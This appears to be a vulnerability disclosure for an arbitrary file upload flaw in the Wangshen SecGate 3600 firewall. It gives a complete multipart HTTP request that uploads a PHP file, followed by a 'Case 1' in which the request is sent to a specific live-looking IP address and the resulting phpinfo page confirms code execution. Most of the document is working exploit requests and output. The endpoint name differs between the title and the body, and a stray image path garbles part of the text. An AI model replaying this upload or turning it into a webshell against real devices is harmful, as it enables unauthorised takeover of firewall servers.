Wangshen SecGata 3600 Firewall log_import_save arbitrary file upload vulnerability

Vulnerability details

Wangshen SecGata 3600 Firewall net_pro_keyword_import_save arbitrary file upload vulnerability, Attackers can obtain server privileges by uploading webshell.

Vulnerability location

/?g=log_import_save

Vulnerability recurrence

According to the code audit, it was found that when $post_submit-action==' log_import_save ' there were no restrictions on the types of uploaded files, resulting in the existence of arbitrary file upload vulnerabilities

POC:

```
POST /?g=log_import_save HTTP/1.1
Host: 112.31.19.176:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: multipart/form-data; boundary=---------152636015
Content-Length: 259


-----------152636015
Content-Disposition: form-data; name="reqfile";filename="0.php"
Content-Type: text/plain
```

```
<?php phpinfo();?>
----------152636015
Content-Disposition: form-data; name="submit_post"

net_pro_keyword_import_save
----------152636015--
```

Case 1:

URL：https://112.31.19.176:8889/

Use BrupSuite Send payload

Then visit：https://112.31.19.176:8889/attachements/0.php

Request

Raw | Params | Headers | Hex

```
GET /attachements/0.php HTTP/1.1
Host: 112.31.19.176:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept: text/html, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Sec-GPC: 1
Connection: close
Referer: https://112.31.19.176:8889/
Cookie: __s_sessionid__=riv08b0mge8ap0tvrbv3meptv2
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

Response

Raw | Headers | Hex | HTML | Render | MarkInfo

PHP Version 5.3.9RC4

System	Linux SecGate3600 2.6.32-ngfw #8 SMP Thu Sep 1 00:54:01 GMT 2016 x86_64
Build Date	Nov 30 2015 11:18:11
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux- '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/e '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config. '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--with-pic' '--disable-rpath' '--without '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png- '--enable-gd-native-ttf' '--with-xpm-dir=/usr' '--with-gettext' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex' '--with-zlib' '--enab '--enable-magic-quotes' '--enable-sockets' '--without-sqlite' '--with-libxml-dir= '--enable-xml' '--enable-force-cgi-redirect' '--enable-pcntl' '--enable-mbstring '--enable-mbregex' '--with-gd=shared' '--enable-xmlreader=shared' '--enable-xmlwriter=shared' '--with-curl=shared,/usr' '--enable-fastcgi' '--enable-json=shared' '--enable-zip=shared' '--without-readline' '--enable-ph '--enable-fileinfo=shared' '--enable-intl=shared' '--with-icu-dir=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini